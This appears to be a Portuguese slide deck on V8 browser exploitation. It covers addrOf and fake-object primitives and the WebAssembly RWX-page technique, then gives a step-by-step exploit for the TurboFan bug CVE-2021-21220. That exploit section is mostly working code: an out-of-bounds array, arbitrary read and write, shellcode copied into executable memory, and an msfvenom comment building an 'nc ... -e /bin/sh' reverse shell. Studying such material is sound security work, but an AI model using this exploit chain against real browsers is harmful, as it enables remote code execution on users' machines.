
```
var float_arr = [  
  1.1, 2.1,  
  3.1, 4.1  
];  
bug(float_arr);  
float_arr[0] = obj_to_leak;  
bug(float_arr);
```

## Técnicas && Primitivas | Fake Object

Em posse de uma primitiva de arb R, como a técnica anterior, podemos evoluir para arb W de forma semelhante a *address of*




# Técnicas && Primitivas | Fake Object



```
var float_arr = [  
  1.1, 2.1,  
  3.1, 4.1  
];
```

# Técnicas && Primitivas | Fake Object



```
var float_arr = [  
  1.1, 2.1,  
  3.1, 4.1  
];  
float_arr[0] = leaked_address;
```

# Técnicas && Primitivas | Fake Object

Map Object

PACKED  
ELEMENTS  
(Object Array)

JSArray

shape  
elements

FixedArray

Map  
Length  
0x55f0810bd81

2.1


3.1

4.1

```
var float_arr = [  
  1.1, 2.1,  
  3.1, 4.1  
];  
float_arr[0] = leakad_address;  
bug(float_arr);
```



## Técnicas && Primitivas | Wasm Instance



Está técnica tem o objetivo de facilitar uma execução de código a partir de primitivas de arb R/W, porem é específica do V8 e existem contrapontos.

# Técnicas && Primitivas | Wasm Instance



```
var code = [...]; // int main() {return 0;} para Wasm
var wasm_code = new Uint8Array(code);
var wasm_mod = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_mod);
var wasm_exec_shellcode = wasm_instance.exports.main;
```


## Técnicas && Primitivas | Wasm Instance

### Contrapontos

- Normalmente funcional apenas em CTF's por efeito da sandbox
- Passa a ser mitigado com uma "*hardening*" da heap do V8


Diversas técnicas semelhantes e dificilmente mitigáveis, como JIT Spray





CVE-2021-21220  
Pwn2Own 2021

## CVE-2021-21220



Vulnerabilidade no JIT (TurboFan), durante o processo de compilação existe uma confusão de tipos Uint32 e Int32.

# CVE-2021-21220 | PoC



```
const arr = new Uint32Array([2**31]);  
function bug() {  
    return (arr[0] ^ 0) + 1;  
}
```



# CVE-2021-21220 | PoC



```
const arr = new Uint32Array([2**31]);  
function bug() {  
    return (arr[0] ^ 0) + 1;  
}
```



```
bug() // -2147483647 as interpreter  
bug() // 2147483649 as JIT
```

# CVE-2021-21220 | Analise do bug

```
diff --git a/src/compiler/backend/x64/instruction-selector-x64.cc b/src/compiler/backend/x64/instruction-selector-x64.cc
index 39cd9b1..d17dd28 100644
--- a/src/compiler/backend/x64/instruction-selector-x64.cc
+++ b/src/compiler/backend/x64/instruction-selector-x64.cc
```

```
@@ -1376,7 +1376,9 @@
```

```
    opcode = load_rep.IsSigned() ? kX64Movsxdq : kX64Movzxdq;
    break;
```

```
case MachineRepresentation::kWord32:
```

```
-    opcode = load_rep.IsSigned() ? kX64Movsxdq : kX64Movl;
+    // ChangeInt32ToInt64 must interpret its input as a _signed_ 32-bit
+    // integer, so here we must sign-extend the loaded value in any case.
+    opcode = kX64Movsxdq;
    break;
default:
    UNREACHABLE();
```

<https://chromium.googlesource.com/v8/v8/+18df3cca8468abb038385457572b862261ccac0d%5E%21/#F0>

# CVE-2021-21220 | Analise do bug

# kX64Movsxlq

# Signed Int32

corresponde ao signed

**0000 0000 0000 0000 0000 0000 0000 0000**    **0000 0000 0000 0000 0000 0000 0000 0000**

## kX64Movl

# Unsigned Int32

sempre zero

**0000 0000 0000 0000 0000 0000 0000 0000**



# CVE-2021-21220 | Analise do bug

```
template <typename WordNAdapter>
Reduction MachineOperatorReducer::ReduceWordNXor(Node* node) {
    using A = WordNAdapter;
    A a(this);

    typename A::IntNBinopMatcher m(node);
    if (m.right().Is(0)) return Replace(m.left().node()); //  $x \wedge 0 \Rightarrow x$ 
    if (m.IsFoldable()) { //  $K \wedge K \Rightarrow K$  ( $K$  stands for arbitrary constants)
        return a.ReplaceIntN(m.left().ResolvedValue() ^ m.right().ResolvedValue());
    }
    if (m.LeftEqualsRight()) return ReplaceInt32(0); //  $x \wedge x \Rightarrow 0$ 
    if (A::IsWordNXor(m.left()) && m.right().Is(-1)) {
        typename A::IntNBinopMatcher mleft(m.left().node());
        if (mleft.right().Is(-1)) { //  $(x \wedge -1) \wedge -1 \Rightarrow x$ 
            return Replace(mleft.left().node());
        }
    }
}

return a.TryMatchWordNRor(node);
}
```

# CVE-2021-21220 | Analise do bug

```
template <typename WordNAdapter>
Reduction MachineOperatorReducer::ReduceWordNXor(Node* node) {
    using A = WordNAdapter;
    A a(this);

    typename A::IntNBinopMatcher m(node);
    if (m.right().Is(0)) return Replace(m.left().node()); //  $x \wedge 0 \Rightarrow x$ 
    if (m.IsFoldable()) { //  $K \wedge K \Rightarrow K$  ( $K$  stands for arbitrary constants)
        return a.ReplaceIntN(m.left().ResolvedValue() ^ m.right().ResolvedValue());
    }
    if (m.LeftEqualsRight()) return ReplaceInt32(0); //  $x \wedge x \Rightarrow 0$ 
    if (A::IsWordNXor(m.left()) && m.right().Is(-1)) {
        typename A::IntNBinopMatcher mleft(m.left().node());
        if (mleft.right().Is(-1)) { //  $(x \wedge -1) \wedge -1 \Rightarrow x$ 
            return Replace(mleft.left().node());
        }
    }

    return a.TryMatchWordNRor(node);
}
```

Retorna um "32 Signed"

# CVE-2021-21220 | Analise do bug

$2^{31} == 0x80000000$

`movsxd rax, 2**31`

corresponde ao signed

Signed Int32

1111 1111 1111 1111 1111 1111 1111 1111 1000 0000 0000 0000 0000 0000 0000 0000

$== 0xFFFFFFFF80000000$

`mov rax, 2**31`

sempre zero

Unsigned Int32

0000 0000 0000 0000 0000 0000 0000 0000 1000 0000 0000 0000 0000 0000 0000 0000

$== 0x80000000$



# CVE-2021-21220 | Exploit

```
glob = {};  
function bug_jit(flag) {  
  let bad = arr[0] ^ 0;  
  bad += 1;  
  // predict: 0 | effective: 1  
  let i = Math.max(Math.max(0, bad) - 0x7fffffff, 0) >> 1;  
  glob[i] = 1;  
  if (flag)  
    i = -1;  
  
  let v4 = Math.sign(i);  
  v4 = Math.sign(i) < 0 ? 0 : v4;  
  let v5 = new Array(v4);  
  v5.shift();  
  return v5;  
}
```

# CVE-2021-21220 | Exploit



```
var arr = new Uint32Array([0x80000000]);  
for (let i = 0; i < 200000; ++i) {  
    bug_jit(true);  
}  
oob = bug_jit(false);  
// oob.length === -1;
```

# CVE-2021-21220 | Exploit



```
let float_arr = [2.2, 3.3, 4.4];  
let obj_arr = [{}, {}, {}];  
let float_arr2 = [2.2, 3.3, 4.4];  
  
oob[0x16 + 2] = 0x100; // float_arr.length = 0x100  
oob[0x29 + 2] = 0x100; // obj_arr.length = 0x100
```



# CVE-2021-21220 | Exploit



```
function addrOf(object) {  
    obj_arr[0x2f] = object;  
    return (ftoi(float_arr2[0]) & 0xfffffffffn);  
};  
  
function fakeObj(addr) {  
    float_arr[0xa] = itof(addr);  
    return obj_arr[1];  
}
```

# CVE-2021-21220 | Exploit



```
var float_map = ftoi(float_arr[29]) & 0xfffffffffn;  
var obj_map = ftoi(float_arr[5]) & 0xfffffffffn;  
  
var fake_arr = [itof(float_map), 1.1, 1.2, 1.3];  
var fake = fakeObj(addrOf(fake_arr) + 0x20n); // Object(float_map)
```

# CVE-2021-21220 | Exploit

```
function read(addr) {  
    // pointer tagging  
    if (addr % 2n == 0) {  
        addr += 1;  
    }  
  
    fake_arr[1] = itof((8n << 32n) + addr - 8n);  
    return fake[0];  
}  
  
function write(addr, val) {  
    // pointer tagging  
    if (addr % 2n == 0) {  
        addr += 1;  
    }  
    fake_arr[1] = itof((8n << 32n) + addr - 8n);  
    fake[0] = itof(BigInt(val));  
}
```



# CVE-2021-21220 | Exploit



```
var wasm_code = new Uint8Array([code]);  
var wasm_mod = new WebAssembly.Module(wasm_code);  
var wasm_instance = new WebAssembly.Instance(wasm_mod);  
var wasm_exec_shellcode = wasm_instance.exports.main;  
  
var rwx_page_addr = ftoi(read(addrOf(wasm_instance) + 0x68n));
```

# CVE-2021-21220 | Exploit



```
function copy_shellcode(addr, shellcode) {  
  let buf = new ArrayBuffer(0x100);  
  let dataview = new DataView(buf);  
  let buf_addr = addrOf(buf);  
  let backing_store_addr = buf_addr + 0x14n;  
  write(backing_store_addr, addr);  
  
  for (let i = 0; i < shellcode.length; i++) {  
    dataview.setUint32(4 * i, shellcode[i], true);  
  }  
}
```

# CVE-2021-21220 | Exploit



```
// msfvenom -p linux/x64/exec CMD='nc 127.0.0.0 9001 -e /bin/sh' --format dword  
var shellcode = [0xdeadbeef];  
copy_shellcode(rwx_page_addr, shellcode);  
wasm_exec_shellcode();
```





# Exploit running Demo

## Conclusão

- Performance || Segurança
- Superfície de ataque extremamente grande
  - Render process
    - Js engine
    - HTML Render
    - ...
  - Master process
    - IPC
    - Network
    - Storage

## Conclusão | Referencias

- Intro Browser Exploitation
  - <https://harddisk.com.br/p/pt-br-browser-exploitation/>
- JIT Exploitation
  - <https://harddisk.com.br/p/pt-br-jit-lutando-contra-drag%C3%B5es>
- Attacking Client-Side JIT Compilers
  - <https://youtu.be/emt1yf2Fg9g>
- TurboFan wiki
  - <https://v8.dev/docs/turbofan>
- Speculation in JavaScriptCore
  - <https://webkit.org/blog/10308/speculation-in-javascriptcore/>
- Pwn2Own 2021
  - <https://www.zerodayinitiative.com/blog/2021/12/15/exploitation-of-cve-2021-21220-from-incorrect-jit-behavior-to-rce>